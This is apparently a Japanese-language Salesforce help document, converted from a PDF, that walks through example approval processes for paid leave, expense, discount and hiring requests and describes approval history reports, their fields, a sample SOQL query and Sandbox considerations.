使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織の準備

承認プロセスの作成を開始する前に、次のことを実行してください。

- 有給休暇申請を追跡するためのカスタムオブジェクトを作成していない場合は、「有給休暇申請」という名前のカスタムオブジェクトとタブを作成します。作成した有給休暇申請オブジェクトに、[開始日]、[終了日]、[従業員名]などの項目を追加します。
- 承認申請が割り当てられたことを承認者に通知するためのメールテンプレートを作成します。承認プロセスの差し込み項目を含めて、Salesforce の承認ページにユーザを移動します。

承認プロセスの作成

ジャンプスタートウィザードを使用して有給休暇申請カスタムオブジェクトの承認プロセスを作成し、次のように指定します。

- この承認プロセス用に作成したメールテンプレートを選択します。

- 検索条件は指定しないでください。検索条件を指定しなければ、PTO 申請は、その属性に関係なくこの承認プロセスに組み込まれます。
- ［標準またはカスタムの階層関係項目を使用して自動的に承認者を割り当てる。］オプションを選択して、［マネージャ］を選択します。
- ジャンプスタートウィザードでは、申請できるユーザとしてレコードの所有者のみ自動的に選択します。

ヒント: 申請者が申請した PTO 申請を取り消すことができるようにする手順は、次のとおりです。

1. [編集] をクリックして [申請者] を選択します。
2. ［申請者に承認申請の取り消しを許可］を選択します。

最終処理

承認プロセスの作成後、[承認履歴] 関連リストを、有給休暇申請オブジェクトページレイアウトに追加します。

ヒント: [未承認申請] 関連リストを、ホームタブのページレイアウトに追加するかどうか検討します。追加すると、返答待ちの承認申請を一目で参照できるようになります。

可能であれば、Sandbox を使用して承認プロセスをテストしてから有効化します。

関連トピック:

- カスタムオブジェクトの定義
- メールテンプレートの管理
- ジャンプスタートウィザードを使用した承認プロセスの作成
- 組織での承認の準備

承認プロセスの例: 経費申請

従業員が経費の承認をマネージャに申請するように義務付けている場合に、このプロセスを Salesforce で自動化できます。次の例では、本社の全従業員を対象とした 2 ステップの経費承認プロセスを作成します。ここでは、5,000 円未満の経費は自動的に承認され、5,000 円以上の経費はマネージャの承認を義務付け、さらに 500,000 円を超える経費については 2 人の VP からの承認を義務付けるように指定します。この例では、並列承認プロセスおよび[それ以外の場合]オプションを使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織の準備

承認プロセスの作成を開始する前に、次のことを実行してください。

- 経費を追跡するためのカスタムオブジェクトを作成していない場合は、「経費申請」という名前のカスタムオブジェクトとタブを作成します。作成した経費申請オブジェクトに［金額］、［説明］、［状況］、［開始日］、［終了日］などの項目を追加します。
- 承認申請が割り当てられたことを承認者に通知するためのメールテンプレートを作成します。承認プロセスの差し込み項目を含めて、Salesforce の承認ページにユーザを移動します。

- ユーザオブジェクトに、[事業所] というカスタム項目を作成します。本社事業所のユーザの値を「本社」にします。

承認プロセスの作成

経費申請カスタムオブジェクトを使用して承認プロセスを作成し、次のように指定します。

- この承認プロセスの開始条件として、「*現在のユーザ: 事業所 次の文字列と一致する 本社*」を設定します。承認申請を開始するには、レコードがこの条件を満たす必要があります。
- 次の承認者として、[マネージャ] 項目を選択します。
- 承認申請が割り当てられたことを承認者に通知するためのメールテンプレートを作成します。承認プロセスの差し込み項目を含めて、Salesforce の承認ページにユーザを移動します。
- 経費申請できるユーザをレコード所有者または他のユーザから選択します。
- 次の 2 つの承認ステップを作成します。
  1. 「*ステップ 1: マネージャの承認*」ステップを作成し、次のように指定します。
     - このステップの名前を「*ステップ 1: マネージャの承認*」とします。
     - [次の場合に、このステップに入ります。] を選択し、[条件が一致する]を選択します。`else` オプションとして、[レコードを承認] を選択します。
     - 開始条件を、*[経費: [金額] >= 5000]* に設定します。
     - [自動的に承認者に割り当てる] オプションで、申請したユーザのマネージャを選択します。
     - 必要に応じて、[代理承認者] 項目のユーザが申請を承認できるようにする場合は、[代理承認者もこの申請を承認可能にする。] を選択します。
  2. 「*ステップ 2: 複数 VP 承認*」ステップを作成し、次のように指定します。
     - 検索条件「*経費の [金額] >= 500000*」を使用します。
     - [自動的に承認者に割り当てる] を選択し、VP ロールを持つユーザを 2 人選択します。
     - [選択したすべての承認者から全員の承認を得る必要がある] オプションを選択します。申請は、指定した両方のユーザによって承認されるまで承認されません。
     - 必要に応じて、[代理承認者] 項目のユーザが申請を承認できるようにする場合は、[代理承認者もこの申請を承認可能にする。] を選択します。
     - [このステップの却下時のアクションのみ実行し...] を選択して、いずれかの VP が申請を却下した場合には、その申請内容を変更するためにマネージャに戻るようにします。

ヒント: 以下の最終承認時のアクションを設定するかどうか検討します。

- 項目自動更新を定義して、[状況] 項目を「承認済み」に自動的に変更します。
- 経費申請したユーザに承認通知を送信します。
- アウトバウンドメッセージを経理システムに送信して、精算書を印刷します。

最終処理

承認プロセスの作成後、[承認履歴] 関連リストを、経費申請オブジェクトページレイアウトに追加します。

ヒント: [未承認申請] 関連リストを、ホームタブのページレイアウトに追加するかどうか検討します。追加すると、返答待ちの承認申請を一目で参照できるようになります。

可能であれば、Sandbox を使用して承認プロセスをテストしてから有効化します。

関連トピック:

- カスタムオブジェクトの定義
- メールテンプレートの管理
- カスタム項目の作成
- 承認プロセスの設定
- 組織での承認の準備

承認プロセスの例: 商談の割引

割引率が40%を超える商談には、CEOの承認が必要だとします。この例を使用して、1 ステップの承認プロセスを作成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織の準備

承認プロセスの作成を開始する前に、次のことを実行してください。

- 承認申請が割り当てられたことを承認者に通知するためのメールテンプレートを作成します。承認プロセスの差し込み項目を含めて、Salesforce の承認ページにユーザを移動します。
- 商談について次のカスタム項目を作成します。
  - ユーザが割引率を入力できる［割引率］という名前のパーセント項目
  - CEO がその割引率を承認したかどうかを示す［割引の承認］という名前のチェックボックス項目

承認プロセスの作成

商談オブジェクトで承認プロセスを作成し、次のように指定します。

- この承認プロセスの開始条件として、「*[割引率] >= 0.4*」を設定します。承認申請を開始するには、レコードがこの条件を満たす必要があります。
- CEO がすべての申請を承認するように後で指定するため、次の承認者としてカスタム項目を選択する必要はありません。
- この承認プロセス用に作成したメールテンプレートを選択します。
- 割引承認の申請ができるユーザとしてレコードの所有者のみ選択します。
- 申請されたレコードは、すべて承認または却下される必要があるため、検索条件のない承認ステップを 1 つ作成します。
- ［自動的に承認者に割り当てる］を選択し、CEO を選択します。
- 必要に応じて、［代理承認者］項目のユーザが申請を承認できるようにする場合は、［代理承認者もこの申請を承認可能にする。］を選択します。

- 以下の最終承認時のアクションを設定するかどうか検討します。
  - 割引申請したユーザに通知するためのメールアラート
  - 商談の［割引の承認］チェックボックスを自動的にチェックにする項目自動更新

最終処理

承認プロセスの作成後、[承認履歴] 関連リストを、該当する商談ページレイアウトに追加します。

ヒント: [未承認申請] 関連リストを、ホームタブのページレイアウトに追加するかどうか検討します。追加すると、返答待ちの承認申請を一目で参照できるようになります。

可能であれば、Sandbox を使用して承認プロセスをテストしてから有効化します。

関連トピック:

メールテンプレートの管理
カスタム項目の作成
承認プロセスの設定
組織での承認の準備

承認プロセスの例: 求職者の採用

求職者との面接時、内定通知を出す前に、複数レベルの承認を受ける必要があるとします。この例を使用して、複数のマネージャレベルの承認を必要とする 3 ステップの承認プロセスを作成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織の準備

承認プロセスの作成を開始する前に、次のことを実行してください。

- 求職者を追跡するためのカスタムオブジェクトを作成していない場合は、「求職者」という名前のカスタムオブジェクトとタブを作成します。作成した求職者オブジェクトに［給与］、［提示の延長］(チェックボックス)、［採用日］などの項目を追加します。
- 承認申請が割り当てられたことを承認者に通知するためのメールテンプレートを作成します。承認プロセスの差し込み項目を含めて、Salesforce の承認ページにユーザを移動します。

承認プロセスの作成

求職者カスタムオブジェクトで承認プロセスを作成し、次のように指定します。

- すべての内定申請は承認処理を受ける必要があるため、検索条件を入力しないでください。
- 次の承認者として、［マネージャ］項目を選択します。
- この承認プロセス用に作成したメールテンプレートを選択します。
- 内定申請できるユーザをレコード所有者または他のユーザから選択します。
- 次の 3 つの承認ステップを作成します。

1. 「*ステップ 1: マネージャの承認*」というステップを作成します。
   - すべてのレコードはこのステップに進むため、検索条件は不要です。
   - [自動的に承認者に割り当てる] オプションで、申請したユーザのマネージャを選択します。
   - 必要に応じて、[代理承認者] 項目のユーザが申請を承認できるようにする場合は、[代理承認者もこの申請を承認可能にする。] を選択します。
2. 「*ステップ 2: VP 承認*」という第 2 ステップを作成します。
   - すべてのレコードはこのステップに進むため、検索条件は不要です。
   - [ユーザが承認者を手動で選択する。] を選択して、マネージャが次の承認者として適切な VP を選択できるようにします。
   - 必要に応じて、[代理承認者] 項目のユーザが申請を承認できるようにする場合は、[代理承認者もこの申請を承認可能にする。] を選択します。
   - [このステップの却下時のアクションのみ実行し...] を選択して、VP が申請を却下した場合には、その申請内容を変更するためにマネージャに戻るようにします。
3. 「*ステップ 3: CFO 承認*」という第 3 ステップを作成します。
   - すべてのレコードはこのステップに進むため、検索条件は不要です。
   - [自動的に承認者に割り当てる] を選択し、CFO を選択します。
   - 必要に応じて、[代理承認者] 項目のユーザが申請を承認できるようにする場合は、[代理承認者もこの申請を承認可能にする。] を選択します。
   - [このステップの却下時のアクションすべておよび最終却下時のアクションすべてを実行します。(最終却下)] を選択して、CFO によって却下された内定申請を最終却下されるようにします。

ヒント:

- 以下の最終承認時のアクションを設定するかどうか検討します。
  - 内定申請したユーザに通知するためのメールアラート
  - [提示の延長] チェックボックスを自動的にチェックにする項目自動更新
- 以下の最終却下時のアクションを設定するかどうか検討します。
  - 内定申請が却下されたことをマネージャに通知するメールアラート

最終処理

承認プロセスの作成後、[承認履歴] 関連リストを、求職者オブジェクトページレイアウトに追加します。

ヒント: [未承認申請] 関連リストを、ホームタブのページレイアウトに追加するかどうか検討します。追加すると、返答待ちの承認申請を一目で参照できるようになります。

可能であれば、Sandbox を使用して承認プロセスをテストしてから有効化します。

関連トピック:

- カスタムオブジェクトの定義
- メールテンプレートの管理
- 承認プロセスの設定
- 組織での承認の準備

承認履歴レポート

承認プロセスインスタンスにカスタムレポートタイプを作成すると、完了済みおよび進行中の承認プロセスとその個々のステップの履歴詳細をユーザが参照できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

承認履歴レポートで選択可能な項目

プロセスインスタンスを主オブジェクト、プロセスインスタンスノードを関連オブジェクトとしてカスタムレポートタイプを作成すると、さまざまな項目を組み合わせて承認履歴レポートを作成し、完了済みおよび進行中の承認プロセスとその個々のステップの履歴詳細を参照できます。

承認履歴レポートの例

承認履歴データの取得方法については、サンプルレポートを参照してください。

承認履歴レポートの考慮事項

承認プロセスと承認ステップの詳細な履歴を提供する承認履歴レポートを作成または表示する場合、その制限と特殊な動作を理解する必要があります。

関連トピック:

- 承認履歴のカスタムレポートタイプの作成

承認履歴レポートで選択可能な項目

プロセスインスタンスを主オブジェクト、プロセスインスタンスノードを関連オブジェクトとしてカスタムレポートタイプを作成すると、さまざまな項目を組み合わせて承認履歴レポートを作成し、完了済みおよび進行中の承認プロセスとその個々のステップの履歴詳細を参照できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プロセスインスタンス

プロセスインスタンスとは、承認プロセスの 1 つのインスタンスを表します。レコードが承認申請されるたびに、新しいプロセスインスタンスが作成されます。

項目	説明
承認プロセス：名前	承認プロセスの名前。
承認プロセスインスタンス ID	承認プロセスインスタンスの ID。
完了日	承認プロセスインスタンスが完了または取り消された日時。 ステップの条件が満たされず、レコードが自動承認または自動却下されると、［完了日］と［実行日］が同じ値になります。
経過日数	レコードを承認申請してから承認プロセスが完了または取り消されるまでの時間。
経過時間	
経過分数	
最後のアクター：氏名	承認プロセスインスタンスに最近参加したユーザの氏名。 ステップの条件が満たされず、レコードが自動承認または自動却下されると、［最後のアクター：氏名］と［申請者：氏名］が同じ値になります。
オブジェクト種別	承認申請されたレコードのオブジェクト種別。
待機中のステップ名	レコードの承認または却下を待機する承認ステップの名前。
レコード名	承認申請されたレコードの名前。
状況	承認プロセスインスタンスの状況。
申請日	レコードが承認申請された日時。
申請者：氏名	レコードを承認申請したユーザの氏名。

プロセスインスタンスノード

プロセスインスタンスノードとは、承認ステップのインスタンスを表します。レコードが承認プロセスの特定のステップに進むたびに、新しいプロセスインスタンスノードが作成されます。レコードがステップの条件を満たしていない場合、または承認プロセスがそのステップに進まずに完了した場合、プロセスインスタンスノードは作成されません。

項目	説明
ステップ：名前	承認ステップの名前。
ステップ：完了日	承認ステップインスタンスが完了または取り消された日時。
ステップの経過日数	レコードが承認ステップに入ってから承認ステップインスタンスが完了または取り消されるまでの時間。
ステップの経過時間	
ステップの経過分数	

項目	説明
ステップの最後のアクター：氏名	承認ステップインスタンスに最近参加したユーザの氏名。
ステップ開始日	レコードが承認ステップに入った日時。
ステップ状況	承認ステップインスタンスの状況。

関連トピック:

- 承認履歴レポート
- 承認履歴レポートの考慮事項
- 承認履歴レポートの例

承認履歴レポートの例

承認履歴データの取得方法については、サンプルレポートを参照してください。


レポートの例: 日付範囲内に申請された商談の承認

このサンプルレポートには、商談オブジェクト (2) に関して指定の日付範囲 (1) 内に申請された承認プロセスインスタンスが表示されます。結果は状況 (3) で並び替えられ、最後のアクター (4)、実行日 (5)、完了日 (6)、レコード名 (7)、承認プロセスインスタンス ID (8)、および承認プロセス名 (9) が含まれています。

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition




レポートの例: 承認 — 経過時間

このサンプルレポートには、承認プロセス名 (2) によるすべての承認プロセスインスタンス (1) とグループの結果が表示されています。結果には、レコード名 (3)、承認プロセスインスタンス ID (4)、状況 (5)、実行日 (6)、経過分数 (7)、および完了日 (8) が含まれています。



レポートの例: 承認ステップ — 経過時間

このサンプルレポートには、承認プロセス名 (2) とレコード名 (3) によるすべての承認プロセスインスタンス (1) とグループの結果が表示されています。結果はステップ名 (4) で並び替えられ、ステップ状況 (5)、ステップの開始日 (6)、ステップの経過分数 (7)、ステップの完了日 (8)、および承認プロセスインスタンス ID (9) が含まれています。



このサンプルレポートでは、各ステップの承認者と各承認申請の経過時間は含まれていません。この情報を取得するには、レポートの承認プロセスインスタンス ID を使用して SOQL クエリを実行します。次のサンプル SOQL クエリは、レポートの最初の未承認ステップでの `ActorID` (承認申請を受け取ったユーザまたはキュー) と `ElapsedTimeInHours` (承認申請が送信されてからの経過時間) を取得します。


```
SELECT ActorId,ElapsedTimeInHours FROM ProcessInstanceWorkitem where processInstanceId =
'04gD0000000LvIV'
```

```
SELECT ActorId, ElapsedTimeInHours FROM ProcessInstanceWorkitem where processInstanceId = '04gD0000000LvIV'
```

Query Results - Total Rows: 1

ActorId	ElapsedTimeInHours
005D00000015vGGIAY	29.820833333333333

サンプルクエリには 1 つの結果のみあり、結果に表示された `ActorID` を組織のベース URL に追加 (`https://MyCompany.salesforce.com/005D00000015vGGIAY`) するとユーザプロファイルページにリダイレクトされ、承認者のユーザプロファイルページが表示されます。



関連トピック:

- 承認履歴レポート

承認履歴レポートの考慮事項

承認プロセスと承認ステップの詳細な履歴を提供する承認履歴レポートを作成または表示する場合、その制限と特殊な動作を理解する必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Sandbox を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition

Summer '14 ロールアウト前に完了済みまたは未承認の承認プロセスの考慮事項

Summer'14が組織で使用できるようになったときに、完了済みと未承認の承認プロセスの承認履歴データが自動的に取り込まれます。ただし、一部の承認履歴項目値は取り込まれないか、Summer'14ロールアウト後に承認プロセスインスタンスが次回動作 (ユーザによる承認申請の承認、却下、再割り当てなど) した後にのみ取り込まれます。

オブジェクト	項目が入力されるタイミング
ProcessInstance	Summer'14のロールアウト前に完了した承認プロセスインスタンスの場合、すべての ProcessInstance 項目は自動的に入力されますが、例外が 1 つあります。2013 年 1 月 1 日より前に完了した承認プロセスインスタンスについて［完了日］は入力されません。 Summer'14ロールアウト時に未承認の承認プロセスインスタンスでは、［完了日］と［最後のアクター：氏名］以外のすべての ProcessInstance 項目が自動的に取り込まれます。この 2つは、承認プロセスインスタンスの完了後にのみ取り込まれます。
ProcessInstanceNode	Summer'14のロールアウトより前に完了した承認プロセスインスタンスの場合は、入力されません。 Summer'14ロールアウト時に未承認の承認プロセスインスタンスでは、すべての ProcessInstanceNode 項目は Summer'14 ロールアウト後に承認プロセスインスタンスが次回動作した後にのみ取り込まれます。

その他の例外は、特定のオブジェクトの SOQL クエリ経由で使用可能な承認履歴データに適用されます。『*Salesforce* および *Force.com* のオブジェクトリファレンス』の「ProcessInstance」、「ProcessInstanceNode」、「ProcessInstanceStep」、および「ProcessInstanceWorkitem」を参照してください。

Sandbox 環境の考慮事項

承認履歴データを Sandbox にコピーすると、一部の項目値は上書きされ、実際の承認履歴が反映されません。

オブジェクト	項目	既存のプロセスインスタンスまたはプロセスインスタンスノードレコードが **Sandbox** にコピーされた場合...
ProcessInstance	申請日	この値は、プロセスインスタンスレコードがSandboxにコピーされたときの日時で上書きされます。
	申請者：氏名	この値は、プロセスインスタンスレコードをSandboxにコピーしたユーザの名前で上書きされます。
ProcessInstanceNode	ステップ開始日	この値は、プロセスインスタンスノードレコードがSandboxにコピーされたときの日時で上書きされます。

関連トピック:

- 承認履歴レポートで選択可能な項目
- 承認履歴レポート

複数の承認申請の管理

複数の承認申請を、あるユーザから別のユーザへ一括移行または一括削除します。

